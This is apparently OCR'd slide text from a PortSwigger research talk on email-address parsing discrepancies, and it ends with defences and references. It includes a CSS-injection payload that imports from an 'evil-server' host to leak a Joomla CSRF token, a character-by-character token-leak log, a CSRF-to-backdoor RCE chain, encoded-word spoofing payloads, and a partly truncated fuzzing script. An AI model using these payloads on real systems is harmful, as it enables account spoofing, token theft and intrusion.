
   name: `x{}@import'https://evil-server/evil.css';`

   ↑ Second user injects stylesheet

   username: hacker2

   email:x@psres.net

Stealing CSRF tokens




```
Leak /administrator/index.php?option=com_login&task=logout&0df
Leak /administrator/index.php?option=com_login&task=logout&0dfb
Leak /administrator/index.php?option=com_login&task=logout&0dfb7
Leak /administrator/index.php?option=com_login&task=logout&0dfb76
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a920
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a9205
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058c
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058cc
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf5
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf52
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f2
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d98
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c95
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c953
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537a
Leak /administrator/index.php?option=com_login&task=logout&0dfb76a92058ccf524f29d984c9537af
```

CSRF the admin

- Attacker sends link to admin
- Extracted token is added to CSRF form
- CSRF edits admin template file plants backdoor
- Attacker visits backdoor gets RCE

Demo

Methodology




Probe	`=?utf-8?q?=61=62=63?=collab@psres.net`
Observe	`abccollab@psres.net`
Encode	`"=?utf-8?q?collab=40pres.net_?="@psres.net`
Observe	`"collab@pres.net "@psres.net`
Exploit	`=?utf-8?q?collab=40pres.net_?=@example.com`


Tooling

```
<@_encoded_word_encode('...')>@<@/_encoded_word_encode>
```

```
<@_encoded_word_decode('...')>=40<@/_encoded_word_decode>
```



```
import base64
import urllib

REQUEST_SLEEP = 60*60
COLLAB_SLEEP = 10


payloads = ["=?x?q?$collab1=40$collabServer=3e=00?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=03?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=07?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=0
            "=?x?q?$collab1=40$collabServer=3e=0f?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=13?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=17?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=1b?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=1
            "=?x?q?$collab1=40$collabServer=3e=1f?=foo@$validServer","=?x?q?$collab1=40$collabServer=3e=2
            "=?utf7?q?$collab1&AEA-$collabServer&ACw-?=x@$validServer","=?utf7?q?$collab1&AEA-$collabServ
            "=?utf7?q?$collab1=26AEA-$collabServer=26ACw-?=x@$validServer","$collab1=?utf7?b?JkFFQS0?=$co
           ]

invalidServer = "blah.blah"
validServer = "iwantto.spoof"
shouldUrlEncode = False
collab = callbacks.createBurpCollaboratorClientContext()
collabServer = collab.getCollaboratorServerLocation()
mappings = {}

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=1,
                           requestsPerConnection=100,
                           pipeline=False,
                           maxRetriesPerRequest=3
                           )

    for payload in payloads:
        if "$hex" in payload:
            generateHex(0, 255, payload, engine)
        else:
            manipulated = replacePayload(payload)
            engine.queue(target.req,  urllib.quote_plus(manipulated) if shouldUrlEncode else manipulated)
            time.sleep(REQUEST_SLEEP)

    print "Waiting for interactions..."
```



Punycode fuzzer

I used this fuzzer to generate the examples shown on the converter page. You can fuzz for numbers, characters or whitespace. PHP generally bails with large nested loops so this fuzzer iterates to 0xffff and randomly selects characters. This is very effective and finds most combinations, but have I missed something?

Random zero pad numbers?

☐

$1-$9 (Random number between 0-9)
$c1-$c9 (Random character between a-zA-Z)
$w1-$w2 (Random whitespace)

Input:

x@xn--script-$c1$1$2$3

Matches:

@<script@

Contains:

@[<]@

Defence

- Disable or filter encoded word
- Always verify emails
- Do not make security decisions based solely on email domain

References

Email parsing:

https://www.jochentopf.com/email/address.html

https://nathandavison.com/blog/exploiting-email-address-parsing-with-aws-ses

https://medium.com/@fs0c131y/tchap-the-super-not-secure-app-of-the-french-government-84b31517d144

CSS Exfiltration:

https://vwzq.net/slides/2019-s3_css_injection_attacks.pdf

https://d0nut.medium.com/better-exfiltration-via-html-injection-31c72a2dae8b

Unicode:

https://www.sonarsource.com/blog/10-unknown-security-pitfalls-for-python/

Takeaways

Valid email addresses can trigger major parser discrepancies

Even addresses that end in "@example.com" might go elsewhere.

As a result, it's never safe to use email domains for access control enforcement

@garethheyes

garethheyes.co.uk

github.com/portswigger/splitting-the-email-atom

PortSwigger Research